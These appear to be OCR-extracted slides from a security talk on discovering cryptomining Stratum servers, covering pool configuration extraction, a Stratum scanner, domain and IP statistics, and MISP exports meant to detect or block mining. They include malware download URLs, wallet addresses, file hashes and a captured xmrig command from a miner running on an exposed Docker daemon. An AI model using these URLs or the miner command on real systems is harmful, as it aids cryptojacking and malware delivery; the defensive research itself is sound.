


Getting started




```
<a href="#" class="poolOption" data-info="{&quot;coin&quot;:
{&quot;name&quot;:&quot;jewelz&quot;,&quot;symbol&quot;:&quot;JWLZ&quot;,&quot;algorithm&quot;:&quot;scrypt&quot;,&quot;peerMagic&quot;:&quot;fce8eef9&quot;,&quot;peerMagicTestnet&quot;:&quot;fce8eee9&quot;},&quot;algo&quot;:&quot;scrypt&quot;,&quot;ports&quot
;:{&quot;3008&quot;:{&quot;diff&quot;:8},&quot;3032&quot;:{&quot;diff&quot;:32,&quot;varDiff&quot;:{&quot;minDiff&quot;:8,&quot;maxDiff&quot;:512,&quot;targetTime&quot;:15,&quot;retargetTime&quot;:90,&quot;variancePercent&quot;:30}},&quot;3256&quot;:
{&quot;diff&quot;:256}},&quot;host&quot;:&quot;167.99.116.46&quot;}">jewelz</a>
```

NOMP (Node Open Mining Portal)



Configuration:


URL (difficulty 8): stratum+tcp://167.99.116.46:3008

URL (difficulty 32): stratum+tcp://167.99.116.46:3032

URL (difficulty 256): stratum+tcp://167.99.116.46:3256

3008":{"diff":8},"3032":{&
iff":256}},"host":"167.99.116.46&


Open Ethereum Pool




/assets/open-ethereum-pool-14d5f4f0b029adab0bd21b71cc98ca8d.js

ApiUrl:"//dbix.mine.house/",HttpHost:"dbix.mine.house",HttpPort:7777,StratumHost:"dbix.mine.house",StratumPort:7007,PoolFee:"0.15%",PayoutThreshold:"0.2 DBIX"


Open Ethereum Pool



/assets/open-ethereum-pool-14d5f4f0b029adab0bd21b71cc98ca8d.js



Stratum TCP Scanner



Possible answers	
Error	Job

{"domain": "pool.xtl.cryptopool.space", "port": 80, "result": {
"id": 1,
"jsonrpc": "2.0",
"error": {
"code": -1,
"message": "Invalid payment address provided: MEOWWWW“
},
"result": null
}
	{"jsonrpc": "2.0", "result": {"job": {
	"blob":
	"06068ba3b9e4056aa1feea7a0bc51a2d3bc355b18aafa1ad3ebe1585e8dc3d1d193045c3ff396
	400000000c95657d5bf541e2a40a9e47870c9f08b8d9c6264348c01407bd1a558769b88e101",
	"target": "e4a63d00", "job_id": "24e2c6bf82c2db93", "time_to_live": 5},
	"status": "OK",
	"id": "13731340790798689821“
	}, "id": 1, "error": null}

Collected data

2528 Identified stratum servers

- **627** from sample analysis
- **387** from search engines
- **1584** from mining-pool extraction

1049 Live servers (open ports)

387 Unique IP hosting Stratum servers

3113 Unique domains

Some threat actors try to avoid DNS-based detection by registering domains resolving to legit Stratum server.


xmr.crypto-pool.fr resolves to 163.172.226.194


The following domains also resolve to 163.172.226.194:

boy.demaxiya.info
boy.freebuf.info
etc.freebuf.info
gatasblonder.com
gcc2.miner.one
m.ouinside.com
m.weinblue.com
monero-master.crypto-pool.fr
neofighters.info
pool.4i7i.com
pool.somec.cc
smss.somec.cc
testeqi.com.br
testesonline.com.br
videopornozao.com
www.gatasblonder.com
www.videopornozao.com
x.alibuf.com
xmr.somec.cc


* Data obtained via passiveDNS, passiveSSL, search engines and sample analysis

Default ports ?






We can consume generated data to detect or block mining activities



MISP



« previous | next » | view all

Filters: All | File | Network | Financial | Proposal | Correlation | Warnings | Deleted | Context | Related Tags

Date	Org	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events	Feed hits	IDS	Distribution	Sightings	Activity	Actions
2018-11-29		Financial fraud	xmr	43MtxbCRye3dXzrrdUrPHn4KRZw42DTaJ8iErYqEqLEu8WMPEni6WMke1QH8WjWGXQAgcuJSrhtA94ojjhy84WauVj7DczQ	+	Add		☑	1391		No	Inherit	(0/0/0)		
2018-11-29		Payload delivery	sha256	ce7afa721b50c9d31039e5bb2c00de4fd9cbd96341d5f2eff681fe1aad2a3704	+	Add		☑	1391		Yes	Inherit	(0/0/0)		
2018-11-29		Payload delivery	sha1	b71d910c9bc2523aa8d89428e7501de3e10f4f3c	+	Add		☑	1391		Yes	Inherit	(0/0/0)		
2018-11-29		Payload delivery	md5	f59026c188176d4fb6f839d559ba1b23	+	Add		☑	1391		Yes	Inherit	(0/0/0)		
2018-11-29		Network activity	domain	pool.minexmr.com	+	Add		☑	5 32 49 87 Show 377 more...		Yes	Inherit	(0/0/0)		
2018-11-29		Network activity	url	http://tman.win/88.exe	+	Add		☑			Yes	Inherit	(0/0/0)		
2018-11-29		Network activity	url	http://tman.win/66.exe	+	Add		☑			Yes	Inherit	(0/0/0)		


« previous | next » | view all

Future work

Scan the whole Internet for most used ports

Integrate new mining pool extraction techniques

Improve MISP export and ATT&CK tagging



Improve automation and storage of historical data

Bonus Slides

Docker exploitations ?

Dockerd is listening on port 2375

HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Mon, 01 Apr 2019 11:41:29 GMT
Content-Length: 29

Docker Containers:

Image: kannix/monero-miner:latest
Command: ./xmrig --donate-level=0 -o sg.minexmr.com:4444 -u 44F1LnDpGx5g2617Q5gjRpB2Q8c8mUPZ5H7ahkqwbpk5E26jsdheahUNJeLcgjUPhqfUCVzFuDwzUTVrHHH2NCEKSzdQ1vL.plmoknqweasd -p plmoknqweasd -t 1 --cpu-priority 5 -k

